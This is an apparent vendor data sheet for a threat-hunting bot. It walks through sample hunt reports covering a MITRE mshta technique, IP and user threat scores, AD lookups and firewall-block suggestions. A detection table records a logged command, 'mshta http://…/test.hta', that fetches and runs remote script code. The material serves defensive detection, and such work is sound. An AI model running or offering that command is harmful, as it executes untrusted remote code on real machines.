CYBOT HUNTER

Threat Hunting Platform

DATA SHEET

Automation Bot

activebytes innovations

Threat hunting approaches used by Our Bot

1 **Hypothesis-driven investigation:**
Hypothesis-driven investigations are often triggered by a new threat that's been identified through a large pool of attack data, giving insights into attackers' latest tactics, techniques, and procedures (TTP). Once a new TTP has been identified, threat hunters will then look to discover if the attacker's specific behaviors are found in their own environment.

2 **Investigation based on known Indicators of Compromise or Indicators of Attack:**
This approach to threat hunting involves leveraging tactical threat intelligence to catalog known IOCs associated with new threats. These then become triggers that threat hunters use to uncover potential hidden attacks or ongoing malicious activity.

3 **Advanced analytics and machine learning investigations:**
The third approach combines powerful data analysis and machine learning to sift through a massive amount of information in order to detect irregularities that may suggest potential malicious activity. These anomalies become hunting leads that are investigated to identify stealthy threats.

Its not just automation of detection, its everything what a human analyst does, and showing all those information in a single screen

Our Playbooks are not just detecting a threat. They are built to execute end to end investigation, enrichment and incident response actions like a human. Additionally complex use cases which even human cant do .


- What about looking into entire activity of an account in a big infrastructure if that account has been identified as a victim of an attack ?
- What about investigating threat score of every unusual process executed inside a host for a whole day of a threat detection ?
- Do you want to block a bad IP directly on a firewall or just to send a notification to Network Admin when a threat has been confirmed

YES, We've got you covered- Our Bot and playbooks literally does everything and present a full investigation report like a human.

Now, What remains for the team is – Just **DECIDE!!**

PLAYBOOK FEATURES OF OUR BOT

- In depth hunts with minimum or no user input
- To automatically hunt for cyber threats inside the organization infrastructure
- Automatically feed inputs from various sources such as TTP, IoC, TI, OSINT feeds etc
- Investigate identified observables in internet-based reputations sources




2.1

IP Intelligence

The IP was investigated in online threat exchange platforms like VirusTotal, AlienVault and our own TIP, according to which a Threat score was assigned for the IP. The 4 panels below show the Virustotal score, Alienvault score, Number of TIP events related to the observable IP, and Threat score assigned to the IP.

VirusTotal Score	AlienVault Score	TIP Events
4	0	1

IP Threat score



4.2


Process Hash Intelligence

The Hash was investigated in online threat exchange platforms like VirusTotal, AlienVault and our own TIP, based on these results, a Threat score was calculated by our platform to represent the overall threat level posed by the Process Hash. The 4 panels below show the Virustotal score, Alienvault score, Number of TIP events related to the observable Hash, and the overall Threat score of the process.

VirusTotal Score	AlienVault Score	TIP Events
0	0	0

Hash threat Score

- Convenient for analyst
  - Look for possible repetition of similar threats and aggregate them to avoid false positives by itself - reduced the noise to analysts.
  - Score the hunted threat allows analyst to decide responsive action.




2.4

Suggested Action and Block IP in Firewall

We suggest to block the IP in firewall only if the Threat level is High (Red) based on Threat score (Shown in 2.1.4). Please ensure that the IP is not an organisation owned IP or doesn't make any business impact.The below link will help you to block the IP in firewall through SOAR playbook.

Click here to block IP in firewall

- Clear description of hunting tactic used
    - MITRE



1.1

MITRE Technique Information

A hunt was performed to detect the technique mentioned below.


Tactic Information_ T1218.005

Technique Name: Mshta

Technique ID: T1218.005 **Tactic:** Defense Evasion

Adversaries may abuse mshta.exe to proxy execution of malicious .hta files and Javascript or VBScript through a trusted Windows utility. There are several examples of different types of threats leveraging mshta.exe during initial compromise and for execution of code

- IOC Based Hunt




1.1 Hunt Information

Malicious IP Addresses (Last 24h)

Malicious destination IP addresses taken from TIP were searched in the existing logs and observables from the detected event are displayed below.

- Advanced Analytics



1.1


Advanced Analytics Information

A hunt was performed to detect the anamalous activity mentioned below.

Advanced analytics- user logon from unusual source

This particular playbook is intended to find logins for users from unusual source IPs. Investigation takes place for all users and unusual source IPs identified.

- Chained investigation scenarios
- Report all the investigation steps like a human analyst does, which is understandable to technical and non-technical security resources.




2.3

Traffic from other hosts to detected IP

Further investigation was performed to check if the IP was visited by other hosts in the network. The below panel shows the list of other hosts from which traffic was detected to the observed IP, along with the frequency of the traffic.

Host name	Count
Harijith-Gaming	2



5.3


Recent Authentications in Host

An investigation was performed in the datalake to check for recent authentication activity in the observed Host. The below panel shows results of that investigation.

1–22 of 22

user_name	action	timestamp
SYSTEM	log_on	Jul 12, 2021 @ 19:01:03.013
SYSTEM	log_on	Jul 12, 2021 @ 19:01:03.013
SYSTEM	log_on	Jul 12, 2021 @ 18:52:36.780
SYSTEM	log_on	Jul 12, 2021 @ 18:52:36.780
SYSTEM	log_on	Jul 12, 2021 @ 19:15:29.393

- Investigate the threat utilizing security solutions configured inside the organization such as (not limited to) – AV, EDR, NDR, Vulnerability scanners, SIEM, etc.



3.2

User Intelligence

The User was investigated in EDR and SIEM, according to which a Threat Score was assigned to it. The below panels show the EDR detections and SIEM detections of related User, along with the Threat Score calculated based on these values.


User EDR detections

User creating system tasks
User account creation
Remotely started services
Suspicious script object execution

User SIEM detections

VPN login from outside office location
Excessive IPS detections
Account added to privileged group
Multiple account lockout

User threat score



5.2

Host Intelligence

The Host was investigated in EDR, SIEM, Antivirus and Vulnerability Scanner, and an overall Threat score was calculated for the user on the basis of these results. The below panels show the EDR detections, SIEM detections, Antivirus detections and Vulnerabilities of the Host along with its calculated Threat score.

5.2.1 EDR detections of host

whoami process activity
user account created
user creating system tasks

5.2.2 SIEM detections of host

Process discovery via tasklist
Excessive IPS detections
Conhost spawned by suspicious parent process
Kerberoasting- Ticket generated
Unusual process network connection

5.2.3 Antivirus detections of host

5.2.4 Vulnerability detections of host

Security Updates for Internet Explorer (September 2020)
Oracle VM VirtualBox (Oct 2020 CPU)
Cisco AnyConnect Secure Mobility Client for Windows Multiple Vulnerablities
Cisco VPN Client 5.x <= 5.0.07.0440 vpnclient.ini Privilege Escalation


- Allow analyst to automate response actions suggested by the playbooks based on respective observables
- Has feedback mechanism for easy incident creation on threat intelligence platform with IOCs of any newly identified threat
- Unique investigation flow for each type of hunting tactics.

EXCITED TO SEE THE LEVEL OF INVESTIGATION OUR BOT DOES ?

ITS BEYOND HUMAN !!!!!!!

A SAMPLE INVESTIGATION SCENARIO OF ONE OF OUR BOT’S HUNT PLAYBOOK

- Bot hunts for an attack tactic, and collect observables if found any occurrences , cross check the occurrences to recent hunts to reduce noise and false positive, finally present all the detection related information to analyst



1. Tactic, Hunt Information and Observables

1.1

MITRE Technique Information

A hunt was performed to detect the technique mentioned below.

Tactic Information_ T1218.005

Technique Name: Mshta

Technique ID: `T1218.005` Tactic: `Defense Evasion`

Adversaries may abuse mshta.exe to proxy execution of malicious .hta files and Javascript or VBScript through a trusted Windows utility. There are several examples of different types of threats leveraging mshta.exe during initial compromise and for execution of code

1.2

Case Management

A case was opened for the detection in case management, and links to view and close the case are provided.

View case	Close case
Click here to view case	Click here to close case

thp_detected_observables_description_T1218.005

Detected Observables


The observable details from every event where mshta.exe was executed with suspicous parent were taken and are shown in the below table.

1-1 of 1

source_ip	dest_ip	user_name	host_name	process_name	process_pid	process_exec	process_commandline	url	detection_timestamp
10.0.2.15	23.254.225.193	Administrator	WIN-SRH715DO5HR	mshta.exe	4004	C:/Windows/System32/mshta.exe	mshta http://23.254.225.193/test.hta	No URL	Jul 12, 2021 @ 19:38:07.903

1-1 of 1

- As it is a trusted binary of Microsoft making a network traffic , bot further investigate the reputation of IP, score it. If there is a any threat intelligence events, bot give respective link for seamless access for analysts.



2.1

IP Intelligence

The IP was investigated in online threat exchange platforms like VirusTotal, AlienVault and our own TIP, according to which a Threat score was assigned for the IP. The 4 panels below show the Virustotal score, Alienvault score, Number of TIP events related to the observable IP, and Threat score assigned to the IP.

VirusTotal Score	AlienVault Score	TIP Events
4	0	1

IP Threat score

2

IP Threat score


2.2

TIP information of IP

The below panel shows the TIP events featuring the observed IP along with links to further investigate the events in Threat Intelligence platform.

TIP Event Title	Link to TIP Event	TI dashboard link
DigitalSide Malware report: M...	View TIP event	View event in platfor...

- Bot suggest a response action as well, which calls a playbook of workflow what organization desires to do. Either simply block the IP or drop a mail to Network team for blocking the IP




2.4

Suggested Action and Block IP in Firewall

We suggest to block the IP in firewall only if the Threat level is High (Red) based on Threat score (Shown in 2.1.4). Please ensure that the IP is not an organisation owned IP or doesn’t make any business impact.The below link will help you to block the IP in firewall through SOAR playbook.

↓ Blocking link
Click here to block IP in firewall

- Bot looks for any other servers or user PCs made traffic to the suspicious IP from entire organization logs.




2.3

Traffic from other hosts to detected IP

Further investigation was performed to check if the IP was visited by other hosts in the network. The below panel shows the list of other hosts from which traffic was detected to the observed IP, along with the frequency of the traffic.

Host name	Count
Harijith-Gaming	2

- There are options to see previous hunt detections for the same IP as well as investigate further about the traffic to same IP manually for threat analysts for further insights.




2.5

Previous detections of IP

It is important to investigate the IP's previous detections in our platform to understand whether there have been previous cases where the IP was deemed malicious. the The below panel shows the link to the summary of all the previous detections of this particular IP in our platform.

Link to previous detections
Click here to investigate previous detections of this IP on THP




2.6

Drill down IP in datalake

In order to get a wholistic view of the event, It can be useful to investigate other events that this IP was a part of in the Datalake. The below panel shows link to view information regarding IP directly in the datalake.

IP drilldown link
Click here to view ip related data in datalake

- Then bot goes to investigate the user account who did the suspicious activity. First obtains information of user from AD, then checks for detections on the same account in SIEM,EDR to define threat score of user account




3.1

User Information obtained from AD

The below panel shows information obtained from AD, this shows useful information like the last sign in, last password change etc.

1–2 of 2

ad_user_name	ad_first_name	ad_last_name	ad_last_logon	ad_last_password_change	ad_department	ad_title
john.adams	John	Adams	Dec 25, 2020 @ 11:53:22.833	Dec 1, 2020 @ 15:04:31.827	Accounts	Accounts Manager



3.2

User Intelligence

The User was investigated in EDR and SIEM, according to which a Threat Score was assigned to it. The below panels show the EDR detections and SIEM detections of related User, along with the Threat Score calculated based on these values.

User EDR detections


User creating system tasks
User account creation
Remotely started services
Suspicious script object execution

User SIEM detections

VPN login from outside office location
Excessive IPS detections
Account added to privileged group
Multiple account lockout

User threat score


- Bot goes beyond human capabilities by looking into
  - user account activity across the environment, to investigate possibilities of lateral movement in case of a compromise .
  - Processes ran by the same account across the organization.
  - Picking all uncommon process infrastructure wide ran by the user and checking reputation of all those process hashes .



3.3

Hosts logged into by User

Further investigation was performed to check if the user logged into any other hosts. The below panel shows other hosts that were logged into by the detected User.



3.4

